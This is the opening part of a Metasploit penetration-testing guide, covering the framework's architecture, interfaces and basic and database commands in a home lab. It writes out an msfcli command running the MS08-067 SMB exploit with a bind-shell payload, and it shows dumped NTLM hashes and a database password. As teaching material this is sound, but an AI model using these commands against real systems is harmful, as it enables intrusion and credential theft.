

Metasploit Guide

Table of Contents

- 1.Introduction about Metasploit
- 2.Metasploit Basics
- 3.Information Gathering
- 4.Exploitation
- 5.Introduction about Meterpreter
- 6.Post Exploitaton using Meterpreter
- 7.Metasploit Utilities
- 8.Meterpreter Scripting
- 9.Client Side Exploitation
- 10.Social Engineering Toolkit(SET)
- 11.Auxiliary module
- 12.Linux exploitation

Attribution

- 1.http://www.offensive-security.com/metasploit-unleashed/Main_Page
- 2.<http://www.securitytube.net/>
- 3.<http://www.metasploit.com/>
- 4.<http://en.wikipedia.org/>
- 5.Various blogs and ethical hacking websites

Note: This document was solely made for educational purposes .Please do not use these methods for any kind of malicious activities or purposes (Intentional or Unintentional).

Chapter One

Introduction about Metasploit

Metasploit is an open source computer security project. Metasploit is not a single tool, it is a framework which is used for developing and executing exploit code against the Remote target. Using Metasploit we can exploit most of the vulnerabilities that exist in a software.

History of Metasploit

Metasploit was developed by a security researcher HD Moore in October 2003. He used Perl scripting language to develop Metasploit. Metasploit gained high popularity in the information security field in a short time and this project was rewritten in Ruby programming language with more than 1,50,000 lines of code and version 3.0 was released in 2007. In 2009 Metasploit was acquired by a Security firm called Rapid7.


Now it has more than 1000 exploits, 260 payloads, 460 auxiliary modules which have been effectively used for exploiting and doing penetration testing on the target system.

Requirements

For performing any pentesting we should set up our own lab.

1. VM Ware or Virtual Box.
2. Back Track R3 (Linux based operating system which is used for pentesting).
3. Metasploitable (Intentionally vulnerable operating system developed by the Metasploit developers).
4. Windows XP
5. Windows 7

Metasploit_Architecture



Libraries

1. Rex : It is the basic library for performing most tasks. It handles sockets and different types of protocols.

2. MSF Core : It provides the basic API. Defines the metasploit framework.

3. MSF Base: It provides the friendly API. Provides simplified API's for use in the framework

Modules:

Payload: Payload is a piece of code that runs in the target system remotely.

Exploit : Exploit is a piece of software, chunk of data or a sequence of code that takes the advantage of a bug or vulnerability.

Auxiliary modules : This module is used for scanning, fuzzing and doing various tasks.


Encoder: A program which encodes our payloads to avoid anti virus detection.

Interfaces:

Metasploit has different interfaces to ease our tasks. We can do a variety of tasks with these interfaces.

1. MSFConsole : This is the main interface we use throughout this document. Open terminal type msfconsole.

You can get a window like the below screenshot.



```
Applications Places System
root@bt: ~
File Edit View Terminal Help
ax error, unexpected tASSOC, expecting keyword end
'SessionTypes' => [ 'meterpreter' ]
/opt/metasploit/msf3/modules/post/windows/gather/credentials/outlook.rb:43: synt
ax error, unexpected ')', expecting keyword_end
))
/opt/metasploit/msf3/modules/post/windows/gather/credentials/outlook.rb:379: syn
tax error, unexpected $end, expecting keyword_end

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T: :P'
II      'T: :P'
IIIIII  'YvP'

<< back | track 5r3


I love shells --egypt

      =[ metasploit v4.5.0-release [core:4.5 api:1.0]
+ -- --[ 1003 exploits - 563 auxiliary - 164 post
+ -- --[ 262 payloads - 28 encoders - 8 nops

msf >
```

Msfconsole eases all our tasks compared to other interfaces. I will explain all the commands which we can use in msfconsole interface in the metasploit basics chapter.

2.MSFCLI



```
Applications Places System
root@bt: ~
+ -- --=[ 1003 exploits - 563 auxiliary - 164 post
+ -- --=[ 262 payloads - 28 encoders - 8 nops

msf > msfcli -h
[*] exec: msfcli -h

Usage: /opt/metasploit/msf3/msfcli <exploit_name> <option=value> [mode]
=====
Mode                Description
-----
(A)dvanced          Show available advanced options for this module
(AC)tions           Show available actions for this auxiliary module
(C)heck             Run the check routine of the selected module
(E)xecute           Execute the selected module
(H)elp              You're looking at it baby!
(I)DS Evasion       Show available ids evasion options for this module
(O)ptions           Show available options for this module
(P)ayloads          Show available payloads for this module
(S)ummary           Show information about this module
(T)argets           Show available targets for this exploit module

msf > msfcli windows/smb/ms08_067_netapi 0
[*] exec: msfcli windows/smb/ms08_067_netapi 0
```

This is the sample usage of msfcli interface.msfcli gives more importance to scripting and interpretability.It directly runs command line.It is a fantastic tool when you know the exact exploit and payload.

Usage:

open

1.Terminal—msfcli -h

2.msfcli windows/smb/ms08_067_netapi O

it displays various options

3.msfcli windows/smb/ms08_067_netapi RHOST=192.168.217.131 P

RHOST is the remote host,we should type the victim's ip address

P- Payloads


4.msfcli windows/smb/ms08_067_netapi RHOST=192.168.217.131

PAYLOAD=windows/shell/bind_tcp E

This will exploit the windows xp pc and we get a shell.

3.Armitage

Armitage is the graphical GUI version for metasploit.It was developed by Raphel Mudge.In armitage we can open more than one terminal and search our exploits either GUI or CUI at the same time.



Usage:

open


terminal—type Armitage

it will display the above window.we can search our exploits using the attacks tab and search for the appropriate payloads for that exploit

The armitage windos below displays metasploit CUI version and above GUI version you can view video tutorials about armitage in the link below.


<http://www.fastandeasyhacking.com/manual>

4.MSFGUI:



It is better to use the msfconsole rather than other interfaces because it give more power to our pentesting tasks.

Metasploit Editions:



Metasploit provides a community edition free of cost to everyone, the remaining two editions cost more. Giant security consulting firms are using express and pro editions because those editions are too costly.

Chapter Two

Metasploit Basics

To become familiar with the metasploit framework one should know the basic commands of metasploit. Metasploit commands are classified into 2 types

1. Core commands

2. Database commands

To open metasploit, open terminal type msfconsole.

1. Core commands




The screenshot shows a terminal window titled 'root@bt: ~' with a menu bar containing 'File Edit View Terminal Help'. The terminal displays the 'Core Commands' list, which is a table with two columns: 'Command' and 'Description'. The list includes commands such as '?', 'back', 'banner', 'cd', 'color', 'connect', 'exit', 'help', 'info', 'irb', 'jobs', 'kill', 'load', 'loadpath', 'makerc', 'popm', 'previous', 'pushm', 'quit', 'reload all', 'resource', 'route', 'save', 'search', and 'sessions'. A large, stylized dragon logo is overlaid on the right side of the terminal, and the text 'back | track 5^{r3}' is visible in the background.

Command	Description
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
makerc	Save commands entered since start to a file
popm	Pops the latest module off of the module stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
quit	Exit the console
reload all	Reloads all modules from all defined module paths
resource	Run the commands stored in a file
route	Route traffic through a session
save	Saves the active dalastores
search	Searches module names and descriptions
sessions	Dump session listings and display information about sessions

To open these commands type ? Or type help in the metasploit console. Now I will explain the important commands that will help in the exploitation.

Useful commands

1) **back** : To come back from the current exploit or module



The screenshot shows a Metasploit console session. The user enters the command 'use exploit/windows/browser/ms10_002_aurora', which results in the prompt changing to 'msf exploit(ms10_002_aurora) >'. The user then enters the command 'back', and the prompt returns to 'msf >'. The background is dark with a light-colored dragon logo.

you can see I am getting back from the exploit(ms10_002_aurora) to msf main window.

2)banner: This command displays metasploit banner

```
msf > banner

# cowsay++

< metasploit >
-----
  \      (oo)_____)
   \      (_____)  \
    \      ||--||   *

      =[ metasploit v4.5.0-release [core:4.5 api:1.0]
+ -- --=[ 1003 exploits - 563 auxiliary - 164 post
+ -- --=[ 262 payloads - 28 encoders - 8 nops

msf > █
```

3)connect :This command is used to connect to the host.we should specify the host ip address and port number along with this command.

```
msf > connect 192.168.217.131 445
[*] Connected to 192.168.217.131:445
█
```

4)exit and quit: These commands are used to exit from metasploit and it comes to the root.

```
msf > exit
root@bt:~#
```

5)irb:This command is used to drop a irb mode.Using this mode one can write one's own ruby scripts.

```
msf > irb
[*] Starting IRB shell...

>> █
```

6)info:This command displays the whole information about the selected exploit.

```
File Edit View Terminal Help
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > info

Name: Internet Explorer "Aurora" Memory Corruption
Module: exploit/windows/browser/ms10_002_aurora
Version: 15188
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
unknown
hdm <hdm@metasploit.com>

Available targets:
Id Name
-- --
0 Automatic

Basic options:
Name Current Setting Required Description
----
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
SSLVersion SSL3 no Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
```

7)load:This command is used to load plugins into metasploit.

```
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > load nexpose

NEXPOSE

[*] Nexpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf > █
```

8)unload:This command is used to unload the loaded plugin from the framework.

```
msf > unload nessus
Unloading plugin nessus...unloaded.
msf > unload nexpose
Unloading plugin nexpose...unloaded.
msf > █
```

9)search:This command is used to search a specific exploit or module.This command is very useful to search any module.

```
msf > search adobe_util

Matching Modules
=====


| Name                                        | Disclosure Date         | Rank | Description                        |
|---------------------------------------------|-------------------------|------|------------------------------------|
| exploit/windows/browser/adobe_utilprintf    | 2008-02-08 00:00:00 UTC | good | Adobe utilprintf() Buffer Overflow |
| exploit/windows/fileformat/adobe_utilprintf | 2008-02-08 00:00:00 UTC | good | Adobe utilprintf() Buffer Overflow |


```

10)resource: This command is used to run specific commands from a specified file.we should give the file path along with this command.

11)use:This command is used to select a specific exploit.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > █
```

12)version:This command will display the current version of metasploit.

```
msf > version
Framework: 4.5.0-release.16141
Console : 4.5.0-release.16178
msf > █
```

To update metasploit type msfupdate in the console.

13)set and unset: These commands set variables. By using these commands we can set our payloads and we can set ip address.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
```

shows various options

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.217.131
```

I am setting my ipaddress

RHOST => 192.168.217.131

using **unset** we can unset the value and we can give the new ipaddress.

14)setg and unsetg: These commands are used to set our variable globally through our pentesting.

15)show : This command is used to view the options or modules. It is a very useful command.

```
shmsf > show nops
```

NOP Generators

```
=====
```

Name	Disclosure Date	Rank	Description
armle/simple		normal	Simple
php/generic		normal	PHP Nop Generator
ppc/simple		normal	Simple
sparc/random		normal	SPARC NOP Generator
tty/generic		normal	TTY Nop Generator
x64/simple		normal	Simple
x86/opty2		normal	Opty2
x86/single_byte		normal	Single Byte

```
msf >
```

Database commands : Database commands are very useful to maintain huge data and export that data into files. We can share data among our pentesting team and we can collaborate that data.

By default, metasploit comes with postgres database

```
Database Backend Commands
=====
```

Command	Description
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

How to connect to the database ?

We should use the **db_connect** command to connect to the database. To connect to the database we should know the password, username, port, hostname and database name all these details you can find in the **database.yml** file. you can access this file through **cd /opt/metasploit/config/ :~ cat database.yml**

```
File Edit View Terminal Help
root@bt:/opt/metasploit/config# cat database.yml

#
# These settings are for the database used by the Metasploit Framework
# unstable tree included in this installer, not the commercial editions.
#
development:
  adapter: "postgresql"
  database: "msf3dev"
  username: "msf3"
  password: "4bfedfc2"
  port: 7337
  host: "localhost"
  pool: 256
  timeout: 5

production:
  adapter: "postgresql"
  database: "msf3dev"
  username: "msf3"
  password: "4bfedfc2"
  port: 7337
  host: "localhost"
  pool: 256
  timeout: 5
```

1)**db_connect**:This command is used to connect to the database.The format to use this command is " db_connect username:password@hostname:portname/database " name.In my system my username password are

db_connect msf3:4bfedfc2@localhost:7337/msf3dev

```
msf > db_connect -h
[*] Usage: db_connect <user:pass>@<host:port>/<database>
[*] OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*] db_connect user@metasploit3
[*] db_connect user:pass@192.168.0.2/metasploit3
[*] db_connect user:pass@192.168.0.2:1500/metasploit3
```

2)**db_disconnect**:To disconnect from the database.Here you can see the status as no connection.

```
msf > db_disconnect
msf > db_status
[*] postgresql selected, no connection
msf >
```

3)**db_status**:To see the current status of the database.

```
msf > db_connect msf3:4bfedfc2@localhost:7337/msf3dev
msf > db_status
[*] postgresql connected to msf3dev
msf >
```

4)**creds**:This command is used to view the credential stored in the system.This command shows the hashed passwords.

```
Credentials
=====
host      port  user      active?  pass
-----  -
192.168.217.131 445  SUPPORT_388945a0 aad3b435b51404eeaad3b435b51404ee:bb809747debfeb9147bb1755083ef4a9 smb_hash true
192.168.217.131 445  HelpAssistant  d4459b1e4d65ef09b730e85c82b5d2c1:a861f92700075c512bb895b2cf3d716e smb_hash true
